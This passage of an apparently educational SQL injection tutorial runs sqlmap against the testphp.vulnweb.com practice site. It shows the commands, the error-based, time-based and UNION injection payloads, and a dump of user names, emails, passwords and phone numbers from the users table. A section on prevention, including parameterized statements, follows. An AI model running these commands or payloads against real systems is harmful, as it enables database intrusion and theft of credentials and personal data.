


```
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -columns

                    {1.5.2#stable}

                    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage c
aused by this program

[*] starting @ 04:03:12 /2021-05-04/

[04:03:12] [INFO] resuming back-end DBMS 'mysql'
[04:03:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1840=1840

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7162626a71,(SELECT (ELT(3414=3414,1))),0x7171707171),3414)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1442 FROM (SELECT(SLEEP(5)))nOoW)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x7162626a71,0x6476666d634144724975545257494 74d454d566d56666d7a65724f4a7a794c68487064764b4d4767,0x7171707171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[04:03:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[04:03:12] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

7. To get the sensitive information like username, password, Email Id and phone numbers is our objective.

Now we are going to extract them using the command:

sqlmap –u http://testphp.vulnweb.com/listproducts.php?cat=1 –D acuart –T users –C uname,email,pass,phone –dump



```
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname,email,pass,phone -dump

                    {1.5.2#stable}

                    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program

[*] starting @ 12:18:17 /2021-05-20/

[12:18:17] [INFO] resuming back-end DBMS 'mysql'
[12:18:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1840=1840

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7162626a71,(SELECT (ELT(3414=3414,1))),0x7171707171),3414)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1442 FROM (SELECT(SLEEP(5)))nOoW)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x7162626a71,0x6476666d634144724975545257494 74d454d566d56666d7a65724f4a7a794c68487064764b4d4767,0x7171707171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[12:18:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[12:18:19] [INFO] fetching entries of column(s) 'email,pass,phone,uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+----------------+------+---------+
| uname | email          | pass | phone   |
+-------+----------------+------+---------+
| test  | email@test.com | test | 2323345 |
+-------+----------------+------+---------+
```

Prevention of Sql injection:

Programming languages talk to SQL databases using database drivers. A driver allows an application to construct and run SQL statements against a database, extracting and manipulating data as needed. Parameterized statements make sure that the parameters (i.e. inputs) passed into SQL statements are treated in a safe manner.

Though SQL injection attacks are still the most dangerous threat to web administrators, the good news is that there are plenty website owners can do to mitigate the danger.

Much like the spirit of zero trust security, mitigating SQL injection attacks means leaning into the fear that all user-submitted data could be malicious. Instead of giving attacks any leverage over SQL vulnerabilities, we encourage you to consider our recommendations and make a plan to review your SQL security posture.

While first database security steps like input validation, sanitization, prepared statements, and stored procedures are essential, they are the floor. To maximize protection against SQLi attacks, organizations need to also consider solutions like:

- Privileged Access Management (PAM)
- Penetration Testing
- Security Information and Event Management (SIEM)
- Next-Generation Firewall (NGFW)
- Network Access Control (NAC)
- Intrusion Detection and Prevention (IDPS)
- Threat Intelligence
- User and Entity Behavior Analytics (UEBA)

Conclusion

The SQL injection vulnerability all depends on the capabilities of the attacker, but the exploitation of an SQL injection vulnerability can even lead to a complete takeover of the database and web server. You can learn more useful tips on how to test the impact of an SQL injection vulnerability on your website by referring to the SQL injection cheat sheet.

SQL injection attacks are a growing criminal threat to your web applications, especially those that access sensitive data.Some techniques, such as secure coding, are wise practices that benefit your application in related ways, such as improved performance and readability. Other defenses require much greater investment in deployment and support and should be used only on the most important or sensitive applications.

The single most useful SQL injection defense is to use prepared statements anywhere you're passing input from the user to the database. It's also a good idea to pass user input through regular expressions, throwing out potentially dangerous input before sending it to any backend resource such as a database, command line, or web service. To complete the defence, don't make the hacker's job easy by spelling out SQL details in your error messages.